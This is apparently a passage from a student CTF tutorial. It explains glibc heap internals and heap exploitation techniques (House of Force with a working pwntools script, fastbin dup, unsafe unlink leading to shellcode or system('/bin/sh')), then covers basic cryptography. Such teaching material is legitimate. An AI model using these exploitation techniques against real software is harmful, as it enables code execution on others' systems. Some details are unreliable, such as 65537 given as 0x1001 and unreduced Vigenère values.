Heaps can be created, extended, trimmed, or destroyed; a main arena heap is created during the first request for dynamic memory, heaps for other arenas are created via the new_heap() function. Main arena heaps are grown and shrunk via the brk() syscall, which requests more memory from, or returns memory to the kernel. Non-main arena heaps are created with a fixed size and the grow_heap() and shrink_heap() functions map more or less of this space as writable. Non-main arena heaps may also be destroyed by the delete_heap() macro during calls to heap_trim().

1.6.5 Arenas

Malloc administrates a process's heaps using malloc_state structs, known as arenas. These arenas consist primarily of "bins", used for recycling free chunks of heap memory.

A single arena can administrate multiple heaps simultaneously.
New arenas are created via the _int_new_arena() function and initialised with malloc_init_state(). The maximum number of concurrent arenas is based on the number of cores available to a process.




Figure 3: Arena Layout

- **mutex**: Serialises access to an arena. Malloc locks an arena's mutex before requesting heap memory from it.
- **flags**: Holds information such as whether an arena's heap memory is contiguous.
- **have_fastchunks**: Treated as a bool that indicates the fastbins may not be empty. Set whenever a chunk is linked into a fastbin and cleared by malloc_consolidate().
- **Fastbins**: The malloc source describes fastbins as "special bins that hold returned chunks without consolidating their spaces". They are a collection of singly linked, non-circular lists that each hold free chunks of a specific size. There are 10 **fastbins per arena**, each responsible for holding free chunks with sizes 0x20 through 0xb0. For example, a 0x20 fastbin only holds free chunks with **size 0x20**, and a 0x30 fastbin only holds free chunks with size 0x30, etc. Although **only** 7 of these fastbins are available under default conditions, the mallopt() function can be used to change this number by modifying the global_max_fast variable.




Figure 4: Fastbin Linked List

The head of each fastbin resides in its arena, although the links between subsequent chunks in that bin are stored inline. The first quadword of a chunk's user data is repurposed as a forward pointer (fd) when it is linked into a fastbin. A null fd indicates the last chunk in a fastbin.
Fastbins are last-in, first-out (LIFO) structures, freeing a chunk into a fastbin links it into the head of that fastbin. Likewise, requesting chunks of a size that match a non-empty fastbin will result in allocating the chunk at the head of that fastbin.

- **Unsortedbin**: An unsortedbin is a doubly linked, circular list that holds free chunks of any size. The head and tail of an unsortedbin reside in its arena whist fd & bk links between subsequent chunks in the bin are stored inline on a heap.
  Free chunks are linked directly into the head of an unsortedbin when their corresponding tcachebin is full or they are outside tcache size range (0x420 above under default conditions). In versions of GLIBC compiled without the tcache (GLIBC versions $\leq$ 2.25 by default) free chunks are linked directly into the head of an unsortedbin when they are outside fastbin size range (0x90 above under default conditions).
  An unsortedbin is searched after the tcache, fastbins, and smallbins when the request size falls into those ranges, but before the largebins. Unsortedbin searches start from the back of the bin and work their way towards the front, if a chunk exactly fits the normalized request size it is allocated and the search stops, otherwise it is sorted into its appropriate smallbin or largebin.




Figure 5: Unsortedbin doubly linked list

- **Smallbins**: The smallbins are a collection of doubly linked, circular lists that each hold free chunks of a specific size. There are 62 smallbins per arena, each responsible for holding free chunks with sizes 0x20 through 0x3f0, overlapping the fastbin sizes. For example, a 0x20 smallbin only holds free chunks with size 0x20, and a 0x300 smallbin only holds free chunks with size 0x300, etc.
  The head of each smallbin resides in its arena, although the links between subsequent chunks in that bin are stored inline. Free chunks are only linked into their

corresponding smallbin via its arena's unsortedbin, when sorting occurs. When a chunk is linked into a smallbin, the 1st quadword of its user data is repurposed as a forward pointer (fd) and the 2nd quadword is repurposed as a backward pointer (bk).




Figure 6: Smallbin doubly linked list

Smallbins are first-in, first-out (FIFO) structures, sorting a chunk into a smallbin links it into the head of that smallbin. Likewise, requesting chunks of a size that match a non-empty smallbin will result in allocating a chunk from the tail of that smallbin.

- **Largebins**: The largebins are a collection of doubly linked, circular lists that each hold free chunks within a range of sizes. There are 63 largebins per arena, each responsible for holding free chunks with sizes 0x400 and up. For example, a 0x400 largebin holds free chunks with sizes between 0x400 – 0x430, whereas a 0x2000 largebin holds chunks with sizes between 0x2000 – 0x21f0.
  The head of each largebin resides in its arena, although the links between subsequent chunks in that bin are stored inline. Free chunks are only linked into their corresponding largebin via its arena's unsortedbin, when sorting occurs.
  Largebins are maintained in descending size order, with the largest chunk in that bin accessible via the bin's fd pointer, and the smallest chunk accessible via its bk. When a chunk is linked into a largebin, the 1st quadword of its user data is repurposed as a forward pointer (fd) and the 2nd quadword is repurposed as a backward pointer (bk).

1.6.6 Tcache

In GLIBC versions ¿= 2.26 each thread is allocated its own structure called a tcache, or thread cache. A tcache behaves like an arena, but unlike normal arenas tcaches aren't shared between threads. They are created by allocating space on a heap belonging to their thread's arena and are freed when the thread exits. A tcache's purpose is to relieve thread contention for malloc's resources by giving each thread its own collection of chunks that aren't shared with other threads using the same arena. A tcache takes the form of a tcache_perthread_struct, which holds the head of 64 tcachebins preceded by an array of counters which record the number of free chunks in each tcachebin.

1.6.7 Malloc Functions

- **Malloc**: void* malloc (size_t bytes)
  The GLIBC dynamic memory allocation function: takes a request size in bytes as its only argument and returns a pointer to the uninitialized user data region of an appropriately sized chunk of heap memory. The malloc symbol is an alias to __libc_malloc(), which is in turn a wrapper around the _int_malloc() function where the majority of allocation code resides.

- **Calloc**: void* calloc (size_t n, size_t elem_size)
  Calloc is a wrapper around malloc() that allocates memory for an array of "n" elements of size "size". The memory returned by calloc() is initialized to zero, calloc() uses some optimizations to ensure this is done efficiently. Calloc() does not allocate from the tcache, it is not clear whether this is intended.

- **Realloc**: void* realloc (void* oldmem, size_t bytes
  Provides enough dynamic memory to hold "bytes" bytes of data, "oldmem" is a pointer originally provided by one of the memory allocation functions. This may involve allocating a new chunk, copying the data in the "oldmem" chunk, freeing "oldmem" and returning the newly allocated chunk. Realloc() uses some optimizations to ensure this is done efficiently, for example by merging forward with a free chunk to avoid the copy operation. When "bytes" is 0 this is an implicit free() operation.

- **Free**:void free (void* mem)
  The GLIBC dynamic memory recycling function: takes a pointer to a memory region originally provided by one of the memory allocation functions and recycles it. The free symbol is an alias to __libc_free(), which is in turn a wrapper around the _int_free() function where the majority of dynamic memory recycling code resides.

1.6.8 Malloc Hooks

GLIBC provides hooks for some of malloc's core functionality. Typical uses for these hooks include monitoring dynamic memory statistics or implementing a different memory allocator altogether. Because they remain writable for the duration of a program's lifecycle, they are a viable target for heap exploits attempting to gain code execution. GLIBC provides the following hooks related to malloc:

- __after_morecore_hook
- __free_hook
- __malloc_hook
- __malloc_initialize_hook
- __memalign_hook
- __realloc_hook

1.6.9 House of Force

In GLIBC versions <2.29, top chunk size fields are not subject to any integrity checks during allocations hence if the top chunk size field is overwritten by a large value using overflow then very large allocations can be made in VA space allowing us to overwrite data in the target chunk .
This exploitation technique is known as 'House of Force'. The target chunk must not necessarily lie at larger address value than the top chunk . For example, a top chunk starts at address 0x405000 and target data residing at address 0x404000 in the program's data section must be overwritten.The top chunk size field is overwritten using an overflow and replaced with the value 0xffffffffffffffff. Next, calculate the number of bytes needed to move the top chunk to an address just before the target. The total is 0xffffffffffffffff - 0x405000 bytes to reach the end of the VA space, then 0x404000 - 0x20 more bytes to stop just short of the target address.

The following script, uses this technique to overwrite a Target variable with our own user data i.e. WiredinIITK.//

```
#!/usr/bin/python3
from pwn import *

elf = context.binary = ELF("house_of_force")
libc = ELF(elf.runpath + b"/libc.so.6") # elf.libc broke again

gs = '''
continue
'''
def start():
    if args.GDB:
        return gdb.debug(elf.path, gdbscript=gs)
    else:
        return process(elf.path)

# Select the "malloc" option, send size & data.
def malloc(size, data):
    io.send(b"1")
    io.sendafter(b"size: ", f"{size}".encode())
    io.sendafter(b"data: ", data)
    io.recvuntil(b"> ")

# Calculate the "wraparound" distance between two addresses.
def delta(x, y):
    return (0xffffffffffffffff - x) + y

io = start()

# This binary leaks the address of puts(), use it to resolve the libc load
    address.
io.recvuntil(b"puts() @ ")
```

```
libc.address = int(io.recvline(), 16) - libc.sym.puts

# This binary leaks the heap start address.
io.recvuntil(b"heap @ ")
heap = int(io.recvline(), 16)
io.recvuntil(b"> ")
io.timeout = 0.1

# =============================================================================

malloc(24, b"Y"*24 + p64(0xfffffffffffffff1))
malloc(delta((heap + 0x20), (elf.sym.target - 0x20)), b"Y")
malloc(24, b"WiredinIITK")
io.sendthen(b"target: ", b"2")
target_data = io.recvuntil(b"\n", True)
assert target_data == b"WiredinIITK"
io.recvuntil(b"> ")

# =============================================================================

io.interactive()
```

Possible exploitation use: The malloc hook is a viable target for this technique because passing arbitrarily large requests to malloc() is a prerequisite of the House of Force. Overwriting the malloc hook with the address of system(), then passing the address of a "/bin/sh" string to malloc masquerading as the request size becomes the equivalent of system("/bin/sh").

1.6.10 Fastbin Dup

It is the technique used to corrupt the fastbin metadata to link a fake chunk into a fastbin. It leverages a double-free bug to coerce malloc into returning the same chunk twice, without freeing it in between.
The bug: The fastbin double-free check only ensures that a chunk being freed into a fastbin is not already the first chunk in that bin, if a different chunk of the same size is freed between the double-free then the check passes.
The technique explanation: For example, request chunks A & B, both of which are the same size and qualify for the fastbins when freed, then free chunk A. If chunk A is freed again immediately, the fastbin double-free check will fail because chunk A is already the first chunk in that fastbin. Instead, free chunk B, then free chunk A again. This way chunk B is the first chunk in that fastbin when chunk A is freed for the second time. Now request three chunks of the same size as A & B, malloc will return chunk A, then chunk B, then chunk A again.
This may yield an opportunity to read from or write to a chunk that is allocated for another purpose.
Alternatively, it could be used to tamper with fastbin metadata, specifically the forward

pointer (fd) of the double-freed chunk. This may allow a fake chunk to be linked into the fastbin which can be allocated, then used to read from or write to an arbitrary location. Fake chunks allocated in this way must pass a size field check which ensures their size field value matches the chunk size of the fastbin they are being allocated from.

1.6.11 Unsafe Unlink

During chunk consolidation the chunk already linked into a free list is unlinked from that list via the unlink macro. The unlinking process is a reflected write using the chunk's forward (fd) and backward (bk) pointers; the victim bk is copied over the bk of the chunk pointed to by the victim fd and the victim fd is written over the fd of the chunk pointed to by the victim bk. If a chunk with custom-written fd & bk pointers is unlinked, this write can be manipulated. One way to achieve this is via an overflow into a chunk's size field, which is used to clear its *prev_inuse* bit. When the chunk with the clear *prev_inuse* bit is freed, malloc will attempt to consolidate it backwards. A manually-tailored *prev_size* field can aim this consolidation attempt at an allocated chunk where counterfeit fd & bk pointers reside.

The technique explanation: For example, request chunks A & B, chunk A overflows into chunk B's size field and chunk B is outside fastbin size range. Prepare counterfeit fd & bk pointers within chunk A, the fd points at the free hook – 0x18 and the bk points to shellcode prepared elsewhere. Prepare a *prev_size* field for chunk B that would cause a backward consolidation attempt to operate on the counterfeit fd & bk.
Leverage the overflow to clear chunk B's *prev_inuse* bit. Then chunk B is freed the clear *prev_inuse* bit in its size field causes malloc to read chunk B's *prev_size* field and unlink the chunk that many bytes behind it. When the unlink macro operates on the counterfeit fd & bk pointers, it writes the address of the shellcode to the free hook and the address of the free hook – 0x18 into the 3rd quadword of the shellcode. The shellcode can use a jump instruction to skip the bytes corrupted by the fd. Triggering a call to free() executes the shellcode.

2 Cryptography

2.1 Preceding cryptosystems

2.1.1 The Caesar cipher[1]

One of the earliest cases of cipher use is the Caesar cipher, named after Julius Caesar, who used it mainly to encrypt relevant military messages.
The mechanism behind is straightforward:
The alphabet is transformed into a number series, so that $a = 0, b = 1, c = 2$, etc. The message is transcripted letter by letter: A chosen integer k, which is the key, is added

[1]http://en.wikipedia.org/wiki/Caesar_cipher, 16.02.2015

to the number of the letter one wishes to encipher, then the letter which is represented by the sum is written down.
The consequence is a shift in the alphabet by the number k, which is why this technique also is called the Caesar shift. Shifts of more than 25 return to the beginning of the alphabet and continue from there on. The operation for $k = 0$ does not have an enciphering effect in the case of the Caesar cipher.
The receiver of the message just needs to subtract the number k from the numbers of the letters in the message and write down the resulting letters.
Mathematically, the process of both encryption and decryption can be represented with help of the modulo operator. In the example, x is the number of the letter we en- or decipher and is defined as $0x25$ and k is the known key.

$$\text{Encryption:}$$

$$E_k(x) = (x + k) \mod 26$$

$$\text{Decryption:}$$

$$D_k(x) = (x - k) \mod 26$$

The common alphabet is substituted by only one modified alphabet (the modification is the shift by k), due to this the Caesar cipher is a monoalphabetic cipher.

An advantage of this method is that it does not require immensely complex calculations to translate the content, which reduces both the number of mistakes in the final version and the time it takes to transform the content when knowing the key.
Nonetheless, the disadvantages prevail. The key needs to be known by both parties prior to transmission and has to be delivered safely. Without a safe channel, which is not present until the key is established, the key can easily be seized by unauthorized individuals. This condition is crucial, since a reader accesses the information effortlessly with the key.
But the main reason why this cipher cannot solidly secure the information is the fact that there are only 25 possible shifts, all in the range from 0 to 25. Hence even without the key the interceptor needs maximally 25 trials to encipher the message, just by going through all possibilities.
This cipher could be cracked by a human in a matter of minutes, which disqualifies it from serious application.
However, the cipher can be reinforced by altering the key, for example depending on the position of a letter in a word. The first letter is shifted by k, the second by $k + 1$, etc. This would be the polyalphabetic version of the Caesar shift.
The cipher created is as a matter of fact a special case of the next cipher type.

2.1.2 The Vigenère cipher[2]

A further development in cryptography was made with the introduction of keys longer than one character. In the Vigenère cipher one uses a keyword to encipher a message.

[2]http://en.wikipedia.org/wiki/Vigen%C3%A8re_cipher, 16.02.2015

The process is best explained with an example. One still operates with an alphabet and assigned positions 0-25 for the letters.

keyword	m	a	t	h
keyword number	12	0	19	7

Next, the keyword is written over the message as many times as needed. The letter on top indicates the shift, the message letter obviously is the letter shifted. That operation is performed by the formula used for Caesar shift encryption.

mathmathmat	12	0	19	7	12	0	19	7	12	0	19
exampletext	4	23	0	12	15	11	4	19	4	23	19
qvttblxaqxm	16	23	19	19	27	11	23	26	16	23	38

Thus we can see that the reinforced Caesar cipher was indeed a Vigenère cipher with the whole alphabet as the keyword, starting at a selected point. After the encryption, one letter is represented by different symbols and the same symbols can actually stand for different letters.

When encoding using a five character key with no repeated letter, one has five possible non-identical representations of a three characters word, such as "the".

a	b	c	d	e	t	h	e
t	h	e			(a+t)	(b+h)	(c+e)
	t	h	e		(b+t)	(c+h)	(d+e)
		t	h	e	(c+t)	(d+h)	(e+e)
e			t	h	(d+t)	(e+h)	(a+e)
h	e			t	(e+t)	(a+h)	(b+e)

All in all there are five word possibilities, 26 encryption possibilities per letter (the shift of 0 shall be regarded as a shift, since even when a letter once remains unchanged it does not matter when all others are changed). This method offers $5 \cdot 26^3 = 87880$ potential representations for a three character word using a keyword with no repeating characters.
Compared to the 25 possibilities in the Caesar shift, the Vigenère cipher's 87880 would, assuming both are worst case scenarios, in which the solution is eventually calculated , take approximately 3515 times as long to compute by testing all potential ciphers. The time needed to find the length of the key is disregarded.
With a fixed key, the number of representations a word has is equal to the number of the keyword's characters.

2.2 Basics

This section introduces us to basic python function which would be helpful in upcoming modules and algorithms. Some of the functions are:

- **chr()**:In Python, the chr() function can be used to convert an ASCII ordinal number to a character.
- **ord()**:Converts char to ASCII ordinal number.
- **bytes.fromhex()**
- **.hex()**
- **base64.b64encode()**
- **bytes_to_long()**
- **long_to_bytes()**
- **xor()**:Python has "'pwntools"' library which makes it easy to xor two data of different length and types, however we can also implement on python without the library by:

```
def xor_bytes(a, b):
    return bytes([x ^ y for x, y in zip(a, b)])

known_plaintext = 'xxxxxx'.encode() # Ensure this is in bytes
ciphertext =
    bytes.fromhex('a3c5b103e2526217f27342e175d0e077e263451150104')

# Extend the known_plaintext to match the length of the ciphertext
extended_plaintext = (known_plaintext * (len(ciphertext) //
    len(known_plaintext))) + known_plaintext[:len(ciphertext) %
    len(known_plaintext)]

# XOR the ciphertext with the extended plaintext
decrypted_message = xor_bytes(ciphertext, extended_plaintext)

print(decrypted_message.decode())
```

XOR PROPERTIES:

- **Commutative**: $A \oplus B = B \oplus A$
- **Associative**: $A \oplus (B \oplus C) = (A \oplus B) \oplus C$
- **Identity**: $A \oplus 0 = A$
- **Self-Inverse**: $A \oplus A = 0$

2.3 Modular Arithmetic

This section is built for building a foundation of mathematics required in crypto. It contains various algorithms such as:

- **Euclid's Algorithm:** It is commonly used to find gcd of two numbers .The Euclidean algorithm is based on the principle that the greatest common divisor of two numbers does not change if the larger number is replaced by its difference with the smaller number.

```
int gcd(int a,int b) {
int R;
while ((a \% b) > 0) {
    R = a \% b;
    a = b;
    b = R;
}
return b;
}
```

- **Extended GCD:** Let a and b ¿ 0.The extended Euclidean algorithm is an efficient way to find integers u,v such that $au+bv = gcd(a, b)$. It is later used in calculating the modular inverse of the public exponent.

$$\begin{aligned}
ax + by &= gcd(a, b) \\
gcd(a, b) &= gcd(b\%a, a) \\
gcd(b\%a, a) &= (b\%a)x_1 + ay_1 \\
ax + by &= (b\%a)x_1 + ay_1 \\
ax + by &= (b - \left\lfloor \frac{b}{a} \right\rfloor a)x_1 + ay_1 \\
ax + by &= a(y_1 - \left\lfloor \frac{b}{a} \right\rfloor x_1) + bx_1
\end{aligned}$$

Comparing LHS and RHS,

$$\begin{aligned}
x &= y_1 - \left\lfloor \frac{b}{a} \right\rfloor x_1 \\
y &= x_1
\end{aligned}$$

- **Fermat's Little Theorem:** $a^{p-1} \equiv 1 \pmod p$ where p is a prime number.This is also used in RSA. We will use Fermat's little theorem in the case of a not divisible by p to find *modular inverse* or (a^{-1}):

$$a^{p-1} \equiv 1 \mod p$$

If we continue this equation we can get the following:

$$\begin{aligned} a^{p-1} \times a^{-1} &\equiv a^{-1} \mod p \\ a^{p-2} \times a \times a^{-1} &\equiv a^{-1} \mod p \\ a^{p-2} &\equiv a^{-1} \mod p \end{aligned}$$

For example, we needed to find d in $3 \times d \equiv 1 \mod 13$,Which can be written as $3^{(13-2)}\%13 = 9$ In Python code we can use the pow() function that can do the $base^{exp}\%mod$ expression more efficiently than the naive method:

```
    pow(3, 13-2, 13)
```

- **Quadratic Residues:** We say that an integer x is a Quadratic Residue if there exists an a such that $a^2 = x \mod p$. If there is no such solution, then the integer is a Quadratic Non-Residue.For small prime no. ,we can just bruteforce in o(prime number).

  The Legendre Symbol gives an efficient way to determine whether an integer is a quadratic residue modulo an odd prime p.

  Legendre's Symbol: $(a/p) \equiv a^{(p-1)/2} \mod p$ obeys:

$$\begin{aligned} &(a/p) = 1 \text{ if a is a quadratic residue and a} \not\equiv 0 \mod p \\ &(a/p) = -1 \text{ if a is a quadratic non-residue mod p} \\ &(a/p) = 0 \text{ if } a \equiv 0 \mod p \end{aligned}$$

  Which means given any integer a, calculating

```
        pow(a,(p-1)//2,p)
```

  is enough to determine if a is a quadratic residue. For prime of type 3 mod 4: $(a/p) = a^{(p+1/4)} \mod p$, For prime of type 1 mod 4 we use **Tonelli-Shanks**. Implementation of Tonelli-Shanks:

```
def legendre(a, p):
    return pow(a, (p - 1) // 2, p)

def tonelli(n, p):
    assert legendre(n, p) == 1, "not a square (mod p)"
    q = p - 1
    s = 0
    while q % 2 == 0:
        q //= 2
```

```
            s += 1
        if s == 1:
            return pow(n, (p + 1) // 4, p)
        for z in range(2, p):
            if p - 1 == legendre(z, p):
                break
        c = pow(z, q, p)
        r = pow(n, (q + 1) // 2, p)
        t = pow(n, q, p)
        m = s
        t2 = 0
        while (t - 1) % p != 0:
            t2 = (t * t) % p
            for i in range(1, m):
                if (t2 - 1) % p == 0:
                    break
                t2 = (t2 * t2) % p
            b = pow(c, 1 << (m - i - 1), p)
            r = (r * b) % p
            c = (b * b) % p
            t = (t * c) % p
            m = i
        return r

    if __name__ == '__main__':
        ttest = [(10, 13), (56, 101), (1030, 10009), (44402, 100049),
            (665820697, 1000000009), (881398088036, 1000000000039),
                (41660815127637347468140745042827704103445750172002, 10**50 +
                    577)]
        for n, p in ttest:
            r = tonelli(n, p)
            assert (r * r - n) % p == 0
            print("n = %d p = %d" % (n, p))
            print("\t roots : %d %d" % (r, p - r))
```

- **Chinese Remainder Theorem:**The Chinese Remainder Theorem gives a unique solution to a set of linear congruences if their moduli are coprime. In cryptography, we commonly use the Chinese Remainder Theorem to help us reduce a problem of very large integers into a set of several, easier problems.

2.4 Symmetric Cryptography

Symmetric-key ciphers are algorithms that use the same key both to encrypt and decrypt data.The most famous symmetric-key cipher is Advanced Encryption Standard (AES).Many challenges here are for inner working of AES.

We can split symmetric-key ciphers into two types, block ciphers and stream ciphers. Block ciphers break up a plaintext into fixed-length blocks, and send each block through an encryption function together with a secret key. Stream ciphers meanwhile encrypt one byte of plaintext at a time, by XORing a pseudo-random keystream with the data. AES is a block cipher.

Here's an overview of the phases of AES encryption:

- KeyExpansion or Key Schedule:
  From the 128 bit key, 11 separate 128 bit "round keys" are derived: one to be used in each AddRoundKey step.
- Initial key addition
  AddRoundKey - the bytes of the first round key are XOR'd with the bytes of the state.
- Round - this phase is looped 10 times, for 9 main rounds plus one "final round"
  a) SubBytes - each byte of the state is substituted for a different byte according to a lookup table ("S-box").
  b) ShiftRows - the last three rows of the state matrix are transposed —shifted over a column or two or three.
  c) MixColumns - matrix multiplication is performed on the columns of the state, combining the four bytes in each column. This is skipped in the final round.
  d) AddRoundKey - the bytes of the current round key are XOR'd with the bytes of the state

Codes of different functions in AES:

```
def matrix2bytes(matrix):
    """ Converts a 4x4 matrix into a 16-byte array. """
    flag = ""
    for i in matrix:
        for j in i:
            flag += chr(j)
    return flag
```

```
def add_round_key(s, k):
    flag =""
    for i in range(4):
        for j in range(4):
            flag += chr(s[i][j] ^ k[i][j])
    return flag
```

```
m = []
def sub_bytes(s, sbox=s_box):
    for i in range(4):
        k = [sbox[s[i][j]] for j in range(4)]
        m.append(k)
    return matrix2bytes(m)
```


```
def inv_shift_rows(s):
    s[0][1], s[1][1], s[2][1], s[3][1] = s[3][1], s[0][1], s[1][1], s[2][1]
    s[0][2], s[1][2], s[2][2], s[3][2] = s[2][2], s[3][2], s[0][2], s[1][2]
    s[0][3], s[1][3], s[2][3], s[3][3] = s[1][3], s[2][3], s[3][3], s[0][3]
    return s
```

```
def decrypt(key, ciphertext):
    round_keys = expand_key(key) # Remember to start from the last round
        key and work backwards through them when decrypting

    # Convert ciphertext to state matrix
    text = bytes2matrix(ciphertext)
    # Initial add round key step
    add_round_key(text, round_keys[10])

    for i in range(N_ROUNDS - 1, 0, -1):
        inv_shift_rows(text)
        inv_sub_bytes(text)
        add_round_key(text, round_keys[i])
        inv_mix_columns(text)
    # Run final round (skips the InvMixColumns step)
    inv_shift_rows(text)
    inv_sub_bytes(text)
    add_round_key(text, round_keys[0])
    # Convert state matrix to plaintext

    plaintext = matrix2bytes(text)
    return plaintext

print(decrypt(key, ciphertext))
```

There five modes of AES:


- **ECB mode:** Electronic Code Book mode
- **CBC mode:** Cipher Block Chaining mode
- **CFB mode:** Cipher FeedBack mode
- **OFB mode:** Output FeedBack mode
- **CTR mode:** Counter mode

The ECB (Electronic Code Book) mode is the simplest of all. Due to obvious weaknesses, it is generally not recommended. The plaintext is divided into blocks as the length of the block of AES, 128.



So the ECB mode needs to pad data until it is same as the length of the block. Then every block will be encrypted with the same key and same algorithm. So if we encrypt the same plaintext, we will get the same ciphertext. So there is a high risk in this mode. And the plaintext and ciphertext blocks are a one-to-one correspondence. Because the encryption/ decryption is independent, so we can encrypt/decrypt the data in parallel. And if a block of plaintext or ciphertext is broken, it won't affect other blocks.

The CBC (Cipher Block Chaining) mode provides this by using an initialization vector – IV. The IV has the same size as the block that is encrypted. In general, the IV usually is a random number, not a nonce.



The plaintext is divided into blocks and needs to add padding data. First, we will use the plaintext block xor with the IV. Then CBC will encrypt the result to the ciphertext block. In the next block, we will use the encryption result to xor with plaintext block until the last block. In this mode, even if we encrypt the same plaintext block, we will get a different ciphertext block. We can decrypt the data in parallel, but it is not possible when encrypting data. If a plaintext or ciphertext block is broken, it will affect all following block.

2.5 Public-Key Cryptography

This module familiarises us with public-key or asymmetric cryptography. Public key encryption enables a user, Alice, to distribute a public key and others can use that public key to encrypt messages to her. Alice can then use her private key to decrypt the messages. Digital signatures enable Alice to use her private key to "sign" a message. Anyone can use Alice's public key to verify that the signature was created with her corresponding private key, and that the message hasn't been tampered with. It covers the following:

- **RSA:** RSA's security is based on the difficulty of factoring large composite numbers, still considered a "hard problem". In RSA, we use modular exponentiation, together with the problem of prime factorisation, to build a "trapdoor function", a function that is easy to compute in one direction, but difficult to compute in the opposite direction, without special information. RSA encryption is modular exponentiation of a message with an exponent e and a modulus N which is normally a product of two primes:

$$N = pq$$

The modulus and the exponent together form a public key. The exponent is commonly taken to be:

$$e = 65537 = 0x1001$$

The private key d is used to decrypt ciphertexts created with the corresponding public key. In RSA the private key is the modular multiplicative inverse of the exponent e modulo the totient of N. For the modulus in RSA, this function is simply the product $(p-1)(q-1)$.

$$\phi(N) = (p-1)(q-1)$$

$$ed \equiv 1 \pmod \phi)(N)$$

The message is encrypted by :

$$c \equiv m^e \pmod N$$

and decrypted by:

$$m \equiv c^d \pmod N$$

where c is the ciphertext and m is plaintext. If the prime factors of N can be found, the Euler's totient of N can be calculated and used to decrypt the ciphertext.

To ensure that it is not feasible to factorise N, it should be of appropriately large size. These days, using primes that are at least 1024 bits long is recommended—multiplying two such 1024 primes gives you a modulus that is 2048 bits large. RSA with a 2048-bit modulus is called RSA-2048.

- **Diffie-Hellman:** Whitfield Diffie and Martin Hellman's 1976 paper "New Directions in Cryptography" heralded a huge leap forward for the field of cryptography. The paper defined the concepts of public-key cryptosystems, one-way trapdoor functions, and digital signatures, and described a key-exchange method for securely sharing secrets over an insecure channel.
  The Diffie-Hellman protocol works with elements of some finite field, where the prime modulus is typically a large prime. Every element of a finite field can be used to make a subgroup H under repeated action of multiplication. In other words, for an element $g : H = g, g^2, g^3, \cdots$
  A primitive element of the field is an element whose subgroup H is the field itself, i.e., every element of the field can be written as g^n mod p for some integer n. Because of this, primitive elements are sometimes called generators of the finite field. This protocol uses the fact that the discrete logarithm is assumed to be a "hard" computation for carefully chosen groups.
  The first step of the protocol is to establish a prime p and some generator of the

finite field g. These must be carefully chosen to avoid special cases where the discrete log can be solved with efficient algorithms. For example, a safe prime $p = 2q + 1$ is usually picked such that the only factors of $p - 1$ are $2, q$ where q is some other large prime. This protects Diffie-Hellman from the Pohlig–Hellman algorithm. The user (Alice) then picks a secret integer $a < p$ and calculates her public integer

$$A = g^a \pmod{p}$$

This can be transmitted over an insecure network and due to the assumed difficulty of the discrete logarithm, the secret integer should be infeasible to compute. Similarly, at the other end, Bob picks a secret integer $b < p$ and shares his public integer

$$B = g^b \pmod{p}$$

and shares it with Alice over an insecure network. This enables Alice and Bob to compute a shared secret as follows:

$$A^b = B^a = g^{ab} \pmod{p}$$

This secret would be infeasible to calculate knowing only g, p, A, B.

2.6 Elliptic Curves

